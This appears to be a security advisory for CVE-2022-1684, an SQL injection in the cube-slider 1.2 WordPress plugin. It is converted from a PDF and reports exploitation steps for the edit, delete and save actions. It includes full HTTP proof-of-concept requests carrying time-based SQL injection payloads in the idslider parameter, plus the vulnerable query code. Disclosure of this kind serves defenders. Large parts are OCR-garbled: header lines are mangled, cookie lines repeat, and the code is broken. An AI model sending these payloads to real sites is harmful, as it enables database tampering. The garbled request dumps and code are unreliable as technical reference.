

Home / cube-slider 1.2 WordPress plugin SQL injection

cube-slider 1.2 WordPress plugin SQL injection

Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	cube-slider
Affected Software Type	WordPress plugin
Version	1.2
Weakness	SQL Injection
CWEID	CWE-89
CVEID	CVE-2022-1684
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/cube-slider
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1684

Vulnerability Description


The <code>idslider</code> data parameter in cube-slider 1.2 is vulnerable to SQL injection in three




Exploitation Guide

Exploit 1: Edit


Login as admin user. This attack requires at least admin privileges.



Go to Settings ant select Cube Slider in the sub menu.








Scroll down and use the Click to edit slider x details button.





Clicking the previous button triggers the vulnerable request. idslider is the vulnerable data parameter.



```
Gecko/20100101 Firefox/91.0
                                                                              4 Expires: Wed, 11 Jan 1984 05:00:00 GM
                                                                              6 X-Frame-Options: SAMEORIGIN
                                                                              7 Referrer-Policy: strict-origin-when-cross-origin
5 Accept-Language: en-US,en;q=0.5
                                                                              8 Vary: Accept-Encoding
6 Accept-Encoding: gzip, deflate
                                                                              9 Content-Length: 167597
  http://localhost/wp-admin/options-general.php?page=cubeslide
9 Content-Length: 46
10 Origin: http://localhost
                                                                             15 lang="en-US">
                                                                                  <head>
                                                                                    <meta http-equiv="Content-Type" content="text/html;</pre>
3 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
  admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DR0MKYHGK9tAhXTeSP1
5QEY%7C2126229b77d28b6ed47a21c5b79b03902fb8ca9085e5fcbdba53a
                                                                                      — WordPress
  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
  admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DR0MKYHGK9tAhXTeSP1
5QEY%7Ca38623f304e79b98966e6f6a916d21ade1c04fbb25dc8842091a5
                                                                                         else if(typeof wpOnload!=='function'){
  wpOnload=func;
14 Upgrade-Insecure-Requests: 1
5 Sec-Fetch-Dest: document
                                                                                           var oldonload=wpOnload;
                                                                                            wpOnload=function(){
o idslider=1 edit=Click+to+edit+slider+1+details
                                                               0 matches (?(c) ← → Search...
?{?} ← → Search..
```

A POC may look like the following request:


In the code, the vulnerability is triggered by unsanitized user input of idslider at line 207 in idslider.




```
$\text{\frac{\$ POS|['edit']})}{\} \\
\text{$ re = \$wpdb->get_results( "SELECT * FROM \$table_name2 WHERE idslider=".\$ POST \\
['idslider']."");
}
```

Exploit 2: Delete


Login as admin user. This attack requires at least admin privileges.







Delete an arbitrary, existing slider by clicking on Click to delete slider x.



Clicking the previous button triggers the vulnerable request. idslider is the vulnerable data parameter. (Note: The numeric ID value can be set arbitrarily)



```
7 Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 24
10 Origin: http://localhost
11 DMT: 1
12 Connection: close
13 Contection: close
13 Contection: close
14 Content-Type: bright close content close
15 Content close
16 Content-Type: bright close content close
17 Connection: close
18 Content-Type: text/html; charset=UTF-8
19 Content-Type: bright close
19 Content-Type: text/html; charset=UTF-8
10 Content-Type: bright close
10 Content-Type: bright close
11 Content-Type: bright close
12 Content-Type: bright close
13 Content-Type: bright close
14 chief class="wp-toolbar" close
15 Content-Type: bright class="wp-toolbar" close
16 Content-Type: bright class="wp-toolbar" close
17 Content-Type: bright class="wp-toolbar" close
18 Content-Type: bright class="wp-toolbar" class="wp
```

A POC may look like the following request:

```
Request

Protty Raw Hex © IN ©

1 PCST /Apr-admin/options-general.php?page=cubeslider HTTP/1.1

2 Post: localbost

3 User-Agent: Mozilla/S.0 (XI); Linux x86.64; rv:01.00 Geckc/20100101 Firefox/91.0

4 Accept: Learny from Linux x86.64; rv:01.00 Geckc/20100101 Firefox/91.0

5 Accept-Language: en-US,en;qe0.5

5 Accept-Language: en-US,en;qe0.5

6 Accept-Language: en-US,en;qe0.5

7 Referer: http://localhost/xp-admin/options-general.php?page=cubeslider

8 Content-Language: en-US,en;qe0.5

8 Content-Language: en-US,en;qe0.5

9 Content-Language: en-US,en;qe0.5

10 Origin: http://localhost/xp-admin/options-general.php?page=cubeslider

8 Content-Type: application/x-www-form-urlencoded

9 Content-Language: en-US,en;qe0.5

10 Origin: http://localhost

10 Origin: http://localhost

10 Origin: http://localhost

10 Origin: http://localhost

11 INNT: 1

12 Connection: close

13 Cookie: wordpress_B689106ae65537651a6e456855b316ab=
admin/C165168799897CIPMED.XDAGPXXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C9362415c79f3c67e

80did37a2c44ffaaffadfcdcacacacadged_in_6889106ae65539553bae65859536bae65859553bae65859536bae617c277a0c0555; wordpress_text_cookies=
ed-UCTYPE html>

12 Connection: close


13 Cookie: wordpress_B689106ae65537651a6e456855b316ab=
admin/C165168799897CIPMED.XDAGPXXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec2a227fd4f
admin/C165168799897CIPMED.XDAGPXX.qbm/Scadtfaonat68fHUAQAFLgpm/7C73a1ec3a227fd4
```

In the code, the vulnerability is triggered by unsanitized user input of <code>idslider</code> at line 210 in <code>./init.php</code>.


Exploit 3: Save

Login as admin user. This attack requires at least admin privileges.






Go to Settings ant select Cube Slider in the sub menu.




Add a new cube slider by clicking on New Cube Slider.





Scroll down and use the <code>Save changes</code> button. No further data input is needed before clicking this button.





Clicking the previous button triggers the vulnerable request. idslider is the vulnerable data parameter.



```
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 394
Origin: http://localhost
                                                                                                                                                                                                                                                                                                                              Referrer Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 24805
                                                                                                                                                                                                                                                                                                                              Connection: close
Content-Type: text/html; charset=UTF-8
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7c1651a90550%7c1zsJvLe5qAzcHiqctxYkvf5f0qLu1Dshnphbt1a0LX5%7C8968917a5337f07f
5bd390194b15adfae8e50d2bc1c4276b1b1z24002a95ca4; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=MPM20Cookie%20check;
wordpress_loged_in_86a9106ae65537651a8e456835b316ab=
admin%7c16518906550%7c1zsJvLe5qAzcHiqctXYkvf3f0qLu1Dshnphbt1a0LX5%7C5d10d0aa6e661c1d
443d69997bb114ab7ea5fa8071c57z6c2f098d0ece9efa01; wp-settings-1=
editor%30tnymce%z6amplibraryContent%30browse%26wd_ads_manage_groups_tab%30pop;
wp-settings-time-l=1651517751
Upgrade-Insecure-Requests: 1
                                                                                                                                                                                                                                                                                                                                                    addLoadEvent = function(func){
    if(typeof jQuery!=='undefined')jQuery(function(){
    func();
Upgrade-Insecure-Requests: 1
upgrade-Insecure-Requests:
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: 71
idslider=5. name=Name&about=About&titlel=Title+16description1=Description+1&title2=
litte+2&description2=Description+2&title3=Title+3&description3=Description+3&title4
#litle+4&description4=Description+4&icon1efa-qlas&6c010+1=%23814742&icon2efa-qlas&
color2=%2381d742&icon3=fa-glass&color3=%2381d742&icon4efa-glass&color4=%2381d742&
                                                                                                                                                                                                                                                                                                                                                                 var oldonload=wpOnload;
wpOnload=function(){
  oldonload();
```

A POC may look like the following request:

```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html.application/shtml+xml.application/xml;q=0.9,image/webp,*/*;q=0.i
Accept-Encoding: gzip, deflate

Faferer: http://localhost/wp-admin/options-general.php?page=cubeslider

Content-Type: application/x-www-form-urlencoded

Cortign: http://localhost

DNT: 1

Connection: close

Connection: close
                                                                                                                                                                                                                                                                                                                                                                       1 HTTP/1.1 200 OK
2 Date: Mon, 02 May 2022 19:04:42 GMT
3 Server: Apache/2.4.52 (Debian)
4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMECRIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accent-Poc
                                                                                                                                                                                                                                                                                                                                                                       8 Vary: Accept-Encoding
9 Content-Length: 24805
                                                                                                                                                                                                                                                                                                                                                                      o Content-Langui. : 0

10 Connection: close

11 Content-Type: text/html; charset=UTF-8
  Connection: close
Cookie: wordpress, 86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7C1zsJvLe5qAzDH1qctKYKvf3fQqLu1Dshnphbt1a0LX5%7C8968917a5337fO7f
Sdb39019db15adfae86503d20b1c47f6fb1224002a945ca4; XDEBUG_SESSION=netbeans-xdebug;
wordpress test_cookie=WPM_2OCookie-Wi2Ocheck;
wordpress_logged_in_86a91056ae65537651a8e456855b316ab=
admin%7C1851690550%7C1zsJvLe5qAzDH1qctKYKvf3fQqLu1Dshnphbt1a0LX5%7C5d10d0aa6e661cld
443d59997bb114ab7eafse071c573c62f098d0sce9efe01; wp-settings-1=
editor%3Dtinymc%26amplibraryContent%3Obrowse%26wd_ads_manage_groups_tab%3Opop;
pn_esttings_it=ws_l-15515725;
                                                                                                                                                                                                                                                                                                                                                                                                                ube Slider - Admin ‹ hacking playground — WordPress
    wp-settings-time-lg-1651517751
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
                                                                                                                                                                                                                                                                                                                                                                                               addLoadEvent = function(func)(
   if(typeof jQuery!=='undefined')jQuery(function()(
   func();
   titlel=Title+1&description1=Description+1&title2=Title+2&description2=Description+2
&title3=Title+3&description3=Description+3&title4=Title+4&description4=
Description+4&icon1=Ta-glas&color1=%23814742&icon2=Ta-glas&color2=%23814742&icon3
=fa-glass&color3=%2381d742&icon4=fa-glass&color4=%2381d742&submit=Save+Changes
```

In the code, the vulnerability is triggered by unsanitized user input of <code>idslider</code> at line 199 in ./init.php . Notice that there is no sanitization at all in the whole query!

```
196
Δ
 $re = $wpdb->query($sql);
200
201
```



requests below.

Exploit Payload 1: Edit

POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/options-general.php?page=cubeslider

Content-Type: application/x-www-form-urlencoded

Content-Length: 90

Origin: http://localhost

DNT: 1

Connection: close

Cookie: wordpress 86a9106ae65537651a8e456835b316ab=admin%7C1651687988%7CUPnEJkZ0Ap9XXkqMv5ca4t4

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

idslider=4+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&edit=Click+to+edit+slider+4+details

Exploit Payload 2: Delete

POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/options-general.php?page=cubeslider

Content-Type: application/x-www-form-urlencoded

Content-Length: 90

Origin: http://localhost

DNT: 1

Connection: close

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Sec-retch-user: :I

idslider=4+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&delete=Click+to+delete+slider+4

Exploit Payload 3: Save

POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/options-general.php?page=cubeslider

Content-Type: application/x-www-form-urlencoded

Content-Length: 394

Origin: http://localhost

DNT: 1

Connection: close

Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651690550%7CIzsJvLe5qAzDH1qctKYKvf3

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

idslider=6&name=Name&about=About&title1=Title+1&description1=Description+1&title2=Title+2&descr